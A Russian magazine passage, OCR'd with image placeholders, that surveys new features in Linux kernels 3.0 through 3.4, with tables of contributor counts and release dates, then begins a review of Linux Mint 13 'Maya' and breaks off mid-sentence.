
Начиная с ядра 3.0 разработчикам приложений будет доступен новый системный вызов sendmmsg(), аналогичный sendmsg(), но позволяющий разом отправить несколько сообщений. Новый сисколл дает возможность существенно увеличить сетевую производительность приложений, передавая большие объемы данных.

Количество компаний, работавших над той или иной версией ядра

Kernel Version	Количество разработчиков	Количество компаний
2.6.11	389	68
2.6.12	566	90
2.6.13	545	94
2.6.14	553	90
2.6.15	612	108
2.6.16	709	111
2.6.17	736	120
2.6.18	815	133
2.6.19	801	128
2.6.20	673	138
2.6.21	767	143
2.6.22	870	180
2.6.23	912	181
2.6.24	1057	193
2.6.25	1123	232
2.6.26	1027	203
2.6.27	1021	187
2.6.28	1075	212
2.6.29	1180	233
2.6.30	1150	249
2.6.31	1166	227
2.6.32	1248	261
2.6.33	1196	238
2.6.34	1150	243
2.6.35	1187	209
2.6.36	1176	207
2.6.37	1276	221
2.6.38	1198	220
2.6.39	1258	239
3.0	1131	331
3.1	1168	212
3.2	1316	226
All	**7944**	**855**



Динамика вклада компаний в развитие ядра



Динамика увеличения размера ядра с выходом новых версий

Тестирование показало прирост скорости отправки данных через UDP-сокет на 20%, а через RAW-сокет на 30%.

Второе важное изменение в сетевой подсистеме касается беспроводных сетей. Теперь Linux-ядро имеет полную поддержку функции «Wake on WLAN», которая позволяет вывести машину из режима сна S3 с помощью посылки пакета на беспроводной сетевой интерфейс. Во время сна беспроводная сетевая карта останется активной, сохраняя соединение с точкой доступа, и разбудит машину после начала приема трафика.

В BPF (Berkeley Packet Filter), используемом многими снифферами, теперь интегрирован JIT-компилятор правил, позволяющий значительно увеличить производительность обработки пакетов при задействовании таких инструментов, как tcpdump и Wireshark.

Большая порция изменений в коде файловой системы Btrfs. Теперь в ФС реализован механизм автоматической дефрагментации, активируемый во время операций записи и оптимизирующий карту расположения записываемых блоков. Для Btrfs такая функциональность особенно актуальна, так как при изменении частей файла отдельные блоки не перезаписываются, а дописываются в свободную область диска и помечаются как принадлежащие изменяемому файлу. При выполнении большого количества незначительных изменений файлов их содержимое оказывается размазанным по всему диску. Ранее операцию дефрагментации можно было выполнить только с помощью команды btrfs filesystem defragment.

Также в Btrfs отныне доступна возможность проверки целостности данных путем сверки контрольных сумм, сохраненных в экстентах, с контрольными суммами, вычисленными из фактических данных. В случае повреждений механизм восстановления делает откат к более старой версии файла. Скорость создания новых файлов возросла на 15–20% благодаря использованию метода отложенного изменения b+ деревьев.

При создании программных RAID-массивов с помощью Btrfs теперь доступен метод распределения блоков Quasi-round-robin, размазывающий данные по всем дискам по порядку, но учитывающий размер самого диска. Более емкие носители будут использованы в первую очередь.

Всего в ядро 3.0 было принято 9862 исправлений от 1276 разработчиков, а общий размер патча составил 44 Мб (добавлено 8002 тысячи строк кода, удалено 7946 тысяч строк). При этом 41% изменений пришелся на драйверы, 25% — на код аппаратных архитектур, 15% — на сетевой стек, 5% — на файловые системы и 5% — на внутренние подсистемы ядра.

LINUX 3.1: OPENRISC, НОВАЯ РЕАЛИЗАЦИЯ ISCSI, ЧИПЫ NFC

Ядро 3.1 вобрало в себя меньше изменений по сравнению с 3.0, однако и в нем есть множество интересных новшеств. Одно из самых значительных — поддержка полностью открытого процессора OpenRISC, а точнее, 32-битного семейства OpenRISC 1000.


OpenRISC (opencores.org/or1k/Main_Page) был спроектирован сообществом OpenCores, которое ответственно за многие другие проекты открытой микроэлектроники, включая различные сетевые, звуковые и графические карты. Все его схемы, firmware, инструментарий разработки выложены в открытый доступ под лицензиями GPL и LGPL. Процессор уже производится коммерческими компаниями серийно в виде интегральных микросхем ПЛИС и БМК.

OpenRISC 1200 включает в себя процессорное ядро с набором инструкций ORBIS32, сопроцессор для работы с числами с плавающей точкой, который может быть реализован на усмотрение производителя, пятиступенчатый конвейер, блок DSP, раздельные блоки управления памятью для данных и инструкций. Производительность процессора должна быть близка к ARM10.

В 3.1 появилась полноценная реализация беспроводного стека для чипов NFC (Near Field Communication), используемых для организации передачи данных на очень близком расстоянии (10 см). Благодаря небольшому радиусу действия можно передавать с помощью NFC разного рода конфиденциальную информацию, такую как номер кредитной карты или уникальный идентификатор. Многие новые

Общее количество дней, потраченных на разработку той или иной версии ядра

Kernel Version	Дата релиза	Кол-во дней разработки
2.6.11	2005-03-02	69
2.6.12	2005-05-17	108
2.6.13	2005-08-28	73
2.6.14	2005-10-27	61
2.6.15	2006-01-02	68
2.6.16	2006-03-19	77
2.6.17	2006-06-17	91
2.6.18	2006-09-19	95
2.6.19	2006-11-29	72
2.6.20	2007-02-04	68
2.6.21	2007-04-25	81
2.6.22	2007-07-08	75
2.6.23	2007-10-09	94
2.6.24	2008-01-24	108
2.6.25	2008-04-16	83
2.6.26	2008-07-13	88
2.6.27	2008-10-09	88
2.6.28	2008-12-24	76
2.6.29	2009-03-23	89
2.6.30	2009-06-09	78
2.6.31	2009-09-09	92
2.6.32	2009-12-02	84
2.6.33	2010-02-24	84
2.6.34	2010-05-15	81
2.6.35	2010-08-01	77
2.6.36	2010-10-20	80
2.6.37	2011-01-04	76
2.6.38	2011-03-14	69
2.6.39	2011-05-18	65
3.0	2011-07-21	64
3.1	2011-10-24	95
3.2	2012-01-04	72



Святая святых — kernel.org

модели смартфонов оснащаются чипом NFC, позволяющим владельцу оплачивать услуги, поднеся смартфон к специальному датчику, обмениваться данными между смартфонами, положив их один на другой, читать информацию со специальных меток, расположенных под экспонатами в музеях, и так далее. Android включает в себя поддержку NFC начиная с четвертой версии Ice Cream Sandwich.

В версии 3.1 процесс ядра Writeback, просыпающийся через определенные промежутки времени и сбрасывающий кеш данных процессов на диск, работает более равномерно, оптимизируя процесс записи таким образом, чтобы добиться более линейного ввода-вывода. Программный RAID теперь включает в себя механизм «обхода» дефектных блоков, благодаря чему администратор может использовать диски с bad-блоками. Появилась новая, написанная с нуля реализация поддержки iSCSI target, разработанная в рамках проекта Linux-iSCSI.org. В Btrfs добавлен ряд оптимизаций, позволяющих увеличить производительность чтения каталогов. В коде файловой системы ext3 наконец-то появилась реализация барьеров — специального механизма, гарантирующего, что информация о транзакции попадет в журнал только после записи связанных с транзакцией данных на диск. Барьеры позволяют достичь более высокой надежности работы ФС и по умолчанию используются в таких ФС, как XFS, Btrfs и ext4.

Пакет cpufrequtils заменен на более функциональный cpupowerutils. В сущности, новый набор утилит повторяет функциональность cpufrequtils, но включает в себя более гибкие средства мониторинга и при управлении энергопотреблением учитывает множество факторов: архитектуру процессора, зависимость работы GPU от CPU, реализации режима сна и так далее.

Несколько изменений было внесено в подсистемы виртуализации. В Xen dom0 добавлена возможность вывода текста через VGA-консоль, поддержка проброса PCI-устройств в гостевые окружения и возможность использования Memory hotplug в драйвере balloon, KVM теперь может корректно работать с «вложенными» виртуальными окружениями, когда внутри одной гостевой системы запускается другая гостевая система.

Всего в новую версию принято 9403 исправления от 1318 разработчиков, размер патча составил 49 Мб. С драйверами устройств связано 37% изменений, 25% пришлось на обновление кода поддержки аппаратных архитектур, 14% — на сетевой стек, 5% — на файловые системы и 5% — на внутренние подсистемы ядра.

LINUX 3.2: DM THIN PROVISIONING, МОДУЛЬ РАСШИРЕННОЙ ВЕРИФИКАЦИИ EVM, МНОЖЕСТВЕННЫЕ ОПТИМИЗАЦИИ

В ядре 3.2 получили дальнейшее развитие наработки, сделанные в 3.0 и 3.1, еще большей оптимизации подвергся механизм Writeback, появилось множество улучшений в файловых системах Btrfs и ext4, расширена программная реализация RAID.

Механизм Writeback, работа которого была улучшена в 3.1, стал еще более интеллектуальным. Теперь во время сброса данных процесс блокируется во избежание поступления новых данных до окончания записи текущих. Изменился алгоритм, рассчитывающий размер буферизированных данных, благодаря чему количество операций ввода-вывода сократилось, а нагрузка на процессор снизилась. Реализовано множество других оптимизаций, которые позволили увеличить производительность приложений в условиях интенсивной записи данных.

В механизме управления ресурсами процессора cgroups теперь появилась возможность более гибкого управления квотами процессорного времени, выделяемыми группам процессов. Вместо того чтобы просто ограничить процессы по верхней границе, теперь можно использовать плавающие ограничения, которые позволяют выделять процессам дополнительное время в том случае, если в данный момент система не нагружена. Эта возможность позволяет более эффективно расходовать процессорные ресурсы, не тратя их на простои или выполнение сторонних процессов, которые не имеют особой важности.

BTRFS ТЕПЕРЬ СПОСОБНА СОЗДАТЬ 170 000 ФАЙЛОВ В СЕКУНДУ, ЧТО НА 60 000 БОЛЬШЕ РЕЗУЛЬТАТА EXT4

Начиная с версии 3.2 максимальный размер блока файловой системы ext4 увеличен до 1 Мб. ФС с таким размером блока будет существенно быстрее за счет снижения фрагментации и уменьшения затрат на операции работы с блоками и идеально подойдет для хранения больших файлов. В то же время большой размер блока скажется на эффективности использования дискового пространства, так как для хранения любых файлов меньше 1 Мб все равно будет использован 1 Мб пространства. Блоки размером 1 Мб поддерживаются утилитой mkfs начиная с e2fsprogs 1.42.

В 3.2 продолжено развитие файловой системы Btrfs. Анонсированный в 3.0 механизм проверки целостности данных стал работать намного быстрее благодаря использованию метода упреждающего чтения (в тестах время проверки сократилось с 89 до 43 секунд). Появилась поддержка автоматического резервного копирования критичных метаданных с возможностью доступа к резервной копии путем монтирования файловой системы с опцией '-o recovery'. Были интегрированы многие наработки для увеличения производительности, так что время прохождения теста xfstests уменьшилось с 445 до 28 секунд.

В реализацию программного RAID Device Mapper добавлена поддержка динамического места в хранилище (thin provisioning), позволяющая создавать дисковые конфигурации, суммарный объем пространства в которых больше физического. Такие конфигурации полезны в тех ситуациях, когда необходимо гарантировать нужный размер хранилища, вероятность полного заполнения которого крайне мала. Например, создать большое количество домашних каталогов пользователей, каждому из которых будет отведено определенное количество дискового пространства, но далеко не каждый заполнит его до конца.

Теперь все операции над файлами могут проверяться с помощью модуля расширенной верификации EVM (extended verification module), который, в частности, не позволяет изменять метаданные файловой системы и содержимое файлов из других систем (например, загрузившись с LiveCD), сверяя контрольные суммы файлов, сохраненные в расширенных атрибутах и подписанные с помощью аппаратного модуля TPM.

Размер патча ядра 3.2 составил 99 Мб, 40% изменений при этом относятся к драйверам, 23% — к аппаратным архитектурам, 15% пришлось на сетевой стек, 3% — на файловые системы, 4% — на внутренние подсистемы ядра.

LINUX 3.3: ИНТЕГРАЦИЯ ПАТЧЕЙ ANDROID, ПОДДЕРЖКА EFI, BUFFERBLOAT, OPEN VSWITCH

Ядро версии 3.3 примечательно прежде всего тем, что в него наконец-то попали патчи, созданные для корректной работы операционной системы Android. Долгое время мантейнеры ядра отказывались включать их код в основную ветку, из-за того что те не соответствовали принятым правилам оформления и Google не проявляла интереса к полноценной поддержке кода. Однако когда была озвучена идея удаления патчей из staging-ветки ядра, Google быстро привела патчи в порядок и назначила ответственных за их дальнейшее развитие.

Набор специфичных для Android патчей включает в себя реализацию таких подсистем, как ashmem — разделяемая память, страницы которой могут быть помечены как некритичные и освобождены в любой момент времени; механизм межпроцессного взаимодействия Binder, используемый для обмена сообщениями между всеми компонентами платформы Android; ram console — буферизированная консоль, в которой сохраняются сообщения ядра; logcat — драйвер, используемый для ведения журнала; LMK (low memory killer) — реализация механизма принудительного освобождения памяти, занятой процессами, в случае ее нехватки; модифицированный драйвер gpio.


Начиная с версии 3.3 ядро Linux может быть загружено напрямую на системах, использующих EFI (Extensible Firmware Interface), минуя этап передачи управления загрузчику. На системах (ноутбуках), поддерживающих технологию ASPM (Active State Power Management), теперь решена проблема повышенного потребления энергии, которая появилась в ядре 2.6.38.

В файловой системе procfs добавлена новая опция монтирования hidepid, которая запрещает процессам пользователя просматривать каталоги /proc/PID других пользователей или позволяет полностью скрывать их. Для некоторых групп, перечисленных через опцию gid, может быть сделано исключение.

Отныне в ядре есть новая, альтернативная реализация механизма агрегирования сетевых интерфейсов под названием Teaming, который позволяет объединять несколько интерфейсов в один, суммируя их пропускную способность. Поддерживаются два стандартных режима балансировки пакетов между интерфейсами: round-robin и active-backup. Управление осуществляется с помощью утилит, созданных на основе библиотеки libteam.


ПАМЯТНЫЕ ВЕХИ LINUX

1991



Линус Торвальдс пишет знаменитое сообщение «Привет всем присутствующим...» и публикует исходный код первой версии ядра Linux

1992




Линус лицензирует ядро Linux на условиях GPL, чем предопределяет его успех в будущем

1993



Slackware становится первым дистрибутивом, получившим широкое распространение

1996



Линус посещает аквариум и делает пингвина символом Linux

1998



Гиганты IT-индустрии анонсируют первые устройства под управлением Linux

1999



Red Hat производит первичное размещение акций

Для управления сетевыми приоритетами в режиме реального времени теперь доступна контрольная группа net_prio в cgroups, которая позволяет изменить значение опции SO_PRIORITY, указанной во время создания сокета, в любой момент времени. Также интегрирована поддержка задания ограничения на размер данных, помещаемых в очередь передачи данных для заданного сетевого устройства, в результате появилась возможность обеспечения приемлемой транзитной задержки (latency) для высокоприоритетных пакетов, без очистки аппаратных очередей, когда появляются данные для отправки.

В состав ядра теперь включен код поддержки программного коммутатора Open vSwitch, о котором мы писали в статье «Соединяй и властвуй» (][_05_2012).

Размер исходного кода ядра 3.3 превысил 15 миллионов строк, 5,6 миллиона из которых приходятся на драйверы, 1,8 — на код аппаратных архитектур, 700 тысяч — на файловые системы, 533 тысячи — на звуковую подсистему, 493 — на сетевой стек.

LINUX 3.4: X32 ABI, МОДУЛЬ БЕЗОПАСНОСТИ YAMA, ПОДДЕРЖКА НОВЫХ GPU

Наиболее интересное новшество ядра версии 3.4 — это поддержка так называемого X32 ABI, представляющего собой смесь бинарных интерфейсов x86_64 и x86. X32 ABI позволяет получить преимущество обеих архитектур за счет использования набора инструкций и расширенного набора регистров x86_64 вкупе с 32-битной адресацией памяти x86. В сравнении с x86_64, приложения, собранные для X32 ABI, показывают более высокую производительность (до 30%) за счет упрощения работы с указателями, но оказываются ограничены пределом адресуемой памяти в 4 Гб.

Также в 3.4 появился давно ожидаемый механизм, позволяющий автоматически проверять, необходимо ли загрузить дополнительные модули для поддержки тех или иных функций процессора. Ранее стартовым скриптам дистрибутивов приходилось просто перебирать все доступные модули для той или иной архитектуры в ожидании, что некоторые из них заработают (например, система просто загружала все возможные модули с реализацией функций управления частотой). Теперь же процессор, как и все остальное оборудование в системе, — это специальный файл внутри каталога /sys, содержащего прямые инструкции по загрузке модулей для системы udev.

В Device Mapper появился модуль verity, проверяющий неизменность загружаемых данных на случай их повреждения или модификации злоумышленниками. Когда с диска считываются данные, модуль сверяет хеш-сумму прочитанного блока с ранее сохраненным хешем, располагающимся в отдельной области диска. При несовпадении хеша операция блокируется, возвращая приложению ошибку. Модуль уже используется в Chrome OS для гарантии неизменности оригинального образа системы.

В состав ядра принят код модуля Yama, разработанного компанией Canonical и используемого для борьбы с типовыми атаками в дистрибутиве Ubuntu. Yama реализует несколько простых техник защиты: запрещено использование системного вызова ptrace любыми процессами, кроме предков отслеживаемого процесса; переход по ссылкам в общедоступных каталогах (таких как /tmp) разрешается только для процессов — владельцев ссылок; создание жестких ссылок разрешается только в том случае, если пользователь/процесс имеет права доступа к файлу, на который он собирается установить ссылку. Последние две функции модуля Yama пока в ядро не интегрированы.

В 3.4 была включена очередная порция изменений в файловой системе Btrfs. Повышена общая производительность ФС за счет того, что изменился метод взаимодействия метаданных со страничным кешем и увеличилась агрессивность отбрасывания страниц для метаданных, сократилось число лишних чтений данных при взаимодействии механизма копирования при записи (COW) и Linux VM, увеличились блоки метаданных, размер которых теперь может составлять 64 Кб. В итоге производительность во время интенсивной работы с метаданными существенно возросла (например, файловая система теперь способна создать 170 000 файлов в секунду, что на 60 000 больше результата ext4).

Также в код Btrfs был принят набор патчей от команды SUSE с реализацией более корректной обработки ошибочных ситуаций. Во многих ситуациях, когда раньше при возникновении ошибки ядро уходило в панику, теперь просто происходит перемонтирование файловой системы в режим «только для чтения».

В новую версию внесли свой вклад около 1200 разработчиков, сделав около 10 000 исправлений. Как и всегда, 40% изменений относятся к драйверам устройств, 30% — к обновлению кода поддержки аппаратных архитектур, 13% — сетевой стек, 5% — файловые системы и 6% — подсистемы ядра. Размер патча — 42 Мб.

ВЫВОДЫ

Как можно видеть, ядро Linux развивается чрезвычайно быстро и при этом равномерно. Коренных изменений не происходит, но продолжают совершенствоваться существующие подсистемы, и добавляется поддержка новых аппаратных архитектур и оборудования. Каждый новый релиз включает в себя большое количество изменений, направленных на повышение производительности, а также доработки некоторых подсистем, особое место среди которых занимают системы хранения и файловые системы. ⌶



2003 — IBM демонстрирует потрясающий рекламный ролик о Linux в ходе Суперкубка по американскому футболу

2005 — Линус появляется на обложке Business-Week с историей коммерческого успеха Linux

2007 — Формируется некоммерческая организация Linux Foundation для защиты и стандартизации Linux

2010 — Основанная на ядре Linux ОС Android становится самой распространенной мобильной операционной системой в США

2011 — Linux исполняется 20, он установлен на лучших суперкомпьютерах, телефонах, ATM, сетевом оборудовании и многих других устройствах

INFO

- **Начиная с версии 3.0 ядро Linux умеет монтировать DFS-ресурсы Windows 2008.**
- **Начиная с версии 3.0 ядро Linux включает в себя драйвер для устройств Microsoft Kinect, который, правда, позволяет использовать его только в качестве веб-камеры.**
- **В файловой системе ext4 ядра 3.0 появилась функция «punch hole», фактически позволяющая создать дыру внутри файла, которая будет заполнена данными других файлов.**
- **Чтобы избежать проблем с устаревшим программным обеспечением, распространяемым только в бинарном виде, в 3.1 появилась возможность сменить идентификатор ядра с 3.1 на 2.6.41.**


Сергей Яремчук (grinder@tux.in.ua)



Покорение ВЕРШИНЫ

ОБЗОР LINUX MINT 13 «MAYA»

В середине мая вышел очередной релиз самого популярного на сегодняшний день Linux-дистрибутива. Чтобы следовать своим принципам, разработчикам пришлось принять сложное решение — отказаться от уже проверенных GNOME 3 и Unity в пользу двух, в общем-то, «сырых» рабочих столов. Посмотрим, что собой представляет тринадцатый.



Ручное создание разделов в мастере установки Linux Mint



Консоль настройки Cinnamon

ЗАЧЕМ ЕЩЕ ОДИН UBUNTU?

История появления Linux Mint выглядит банально и похожа на многочисленные стартапы Open Source. Ирландец Клемент Лефевр, использующий Linux в течение нескольких лет и помогавший освоиться в новой ОС новичкам, решил создать свой максимально дружелюбный дистрибутив. Надо сказать, что в те времена (2006 год) редкий дистр мог похвастаться полной адаптацией к требованиям пользователя, который после установки должен был произвести целый ряд действий, чтобы все заработало и было на своих местах.

Первый релиз Linux Mint «Ada» был основан на Kubuntu 6.06 Dapper Drake и, по сути, отличался лишь наличием мультимедиа-кодеков и плагинов для браузеров. Наверное, поэтому появление Linux Mint прошло практически незамеченным, ведь подобных клонов появилось очень много. Для второго релиза в качестве основной рабочей среды был выбран GNOME, и хотя впоследствии появлялись версии с KDE, XFce, но именно GNOME-вариант всегда появлялся первым и доступен во всех релизах. Известность Linux Mint принесли оригинальные утилиты, упрощающие настройку отдельных функций и использование системы. Также разработчики максимально упростили рабочую среду, сделав ее менее запутанной. Внешний вид рабочего стола был выполнен в «традиционном» стиле, то есть с меню запуска приложений и панелью внизу. Это также привлекло многих пользователей, которым не нравилось обычное расположение панелей в GNOME.

В результате сайт Distrowatch назвал Linux Mint самым неожиданным решением 2007 года, а проект начал набирать в весе и постепенно вошел в пятерку самых популярных дистрибутивов Linux, сместив таких мастодонтов, как Debian, openSUSE, Fedora. Все решил выход GNOME 3, остававшегося «сырым» некоторое время и потому не подходившего в полной мере для массового использования. К тому же некоторые изменения пришлись многим юниксоидам не по вкусу (да что там говорить, сам Линус Торвальдс считает GNOME 3 полным провалом в User Experience). Это заставило разработчиков Ubuntu сделать ставку на совсем непонятный и такой же сырой Unity. Вот тут пользователи и обратили внимание на Linux Mint 11 «Katya», который базировался на Ubuntu 11.04, но использовал старый добрый GNOME 2. Дистрибутив сумел набрать баллов и вытеснить Ubuntu с вершины Distrowatch. Но прогресс не мог долго игнорироваться разработчиками, и все ждали, что будет выбрано в качестве основы для Linux Mint 12 — Unity или GNOME 3. Ни тот, ни другой не вписывался в идеи Linux Mint, а подходящих альтернатив не было. В итоге для Mint 12 разработчики выбрали GNOME 3, которому при помощи специальных дополнений (Mint GNOME Shell Extension) вернули привычный для минтовцев вид. На DVD-варианте был доступен еще и MATE (форк GNOME 2), а чуть позже вышли версии с KDE4 и LXDE. Но GNOME 3 разработчиков не устраивал, поэтому они поддержали проект MATE и параллельно начали работу над еще одним рабочим столом — Cinnamon.

Выходит Linux Mint примерно через месяц анонса Ubuntu. Каждая версия прибавляет в номере единицу (за несколькими исключениями) и получает свое имя. Система именования очень проста: вместо непонятных животных, используемых в Ubuntu, здесь выбраны женские имена, идущие по алфавиту, если основной номер версии не изменился, то используется имя на ту же букву (3.0 — Cassandra, 3.1 — Celena).

В отличие от Ubuntu, Linux Mint ориентирован исключительно на пользователя, версий для сервера и платформ, кроме x86/x64, не предусмотрено.

Отдельной веткой идет развитие Linux Mint Debian Edition (LMDE) — rolling-дистрибутива, не требующего переустановки ОС при обновлении и построенного на тестовой ветке Debian с рабочим столом MATE/Cinnamon или Xfce.


LINUX MINT 13 «MAYA»

Новая версия Linux Mint 13 вышла практически через месяц после появления Ubuntu 12.04, на кодовой базе которого он основан. Доступны две DVD-сборки: одна с рабочим столом MATE 1.2 (898 Мб), другая с Cinnamon 1.4 (817 Мб). В рабочей системе можно доустановить желаемый рабочий стол при помощи пакетов «mint-meta-mate» или «mint-meta-cinnamon» соответственно. Установщик из-под Windows (mint4win) доступен только в x64-битной редакции. В этом релизе разработчики впервые отказались от CD-варианта, и если таковой кому-то нужен, можно самостоятельно пересобрать образ. Этот процесс несложен и подробно расписан в документе «How to remaster/respin Linux Mint ISO images» (goo.gl/BCeau).

В ОТЛИЧИЕ ОТ UBUNTU, LINUX MINT ОРИЕНТИРОВАН ИСКЛЮЧИТЕЛЬНО НА ПОЛЬЗОВАТЕЛЯ, ВЕРСИЙ ДЛЯ СЕРВЕРА И ПЛАТФОРМ, КРОМЕ X86/X64, НЕТ



Рабочий стол MATE



Настройка параметров MDM

Система обновления 12-й версии апдейт не предлагает, поэтому единственный доступный вариант — полная переустановка ОС. Возможны проблемы при загрузке на компьютерах с популярными сегодня Wi-Fi-чипами Broadcom b43, в этом случае следует выбрать режим совместимости или указать дополнительный параметр «b43.blacklist=yes», не забыв прописать его затем в настройках GRUB и установить все драйверы. Мастер установки мало изменился по сравнению с предыдущими релизами, все шаги логичны и понятны. На первом можно выбрать русский язык, и по ходу будут загружены все необходимые пакеты для локализации интерфейса, в том числе для браузера и LibreOffice (в предыдущей версии их приходилось доустанавливать самостоятельно). Диск можно разметить автоматически или указать точки монтирования вручную. Далее установка основной системы происходит в фоне, ускоряя процесс.

В качестве менеджера входа в систему используется MDM, развиваемый в рамках проекта MATE и представляющий собой форк GDM 2.20. При помощи графической утилиты mdmsetup можно настроить всевозможные параметры входа.

РАБОЧИЙ СТОЛ CINNAMON

Оформление и принцип использования в обоих окружениях очень похожи, и на первый взгляд отличить их невозможно. Пользователю предлагается рабочий стол с меню и панелью, расположенными внизу экрана, и ярлыками «Компьютер» и «Домашний каталог». Правда, ярлыки на рабочем столе Cinnamon (в отличие от MATE) после установки остались непереведенными. Вообще говоря, все выглядит так, как это организовано в Windows, к которой привыкли многие пользователи. Даже сетевые ресурсы Windows открываются аналогично, и субъективно поиск других компов в Maya происходит быстрее. Если вставить флешку в USB-разъем или диск в привод, ярлык сразу же появится на рабочем столе и в окне файлового менеджера. В Cinnamon, чтобы создать ярлык на рабочем столе или панели, достаточно воспользоваться меню или перетащить значок в нужное место. Однако какой-либо настройки расположения апплетов на панели не предусмотрено: например, добавить их легко, а вот чтобы убрать или изменить расположение, придется уже повозиться. Кроме того, неудобно, что по мере открытия приложений значки апплетов сдвигаются вправо, а не остаются на 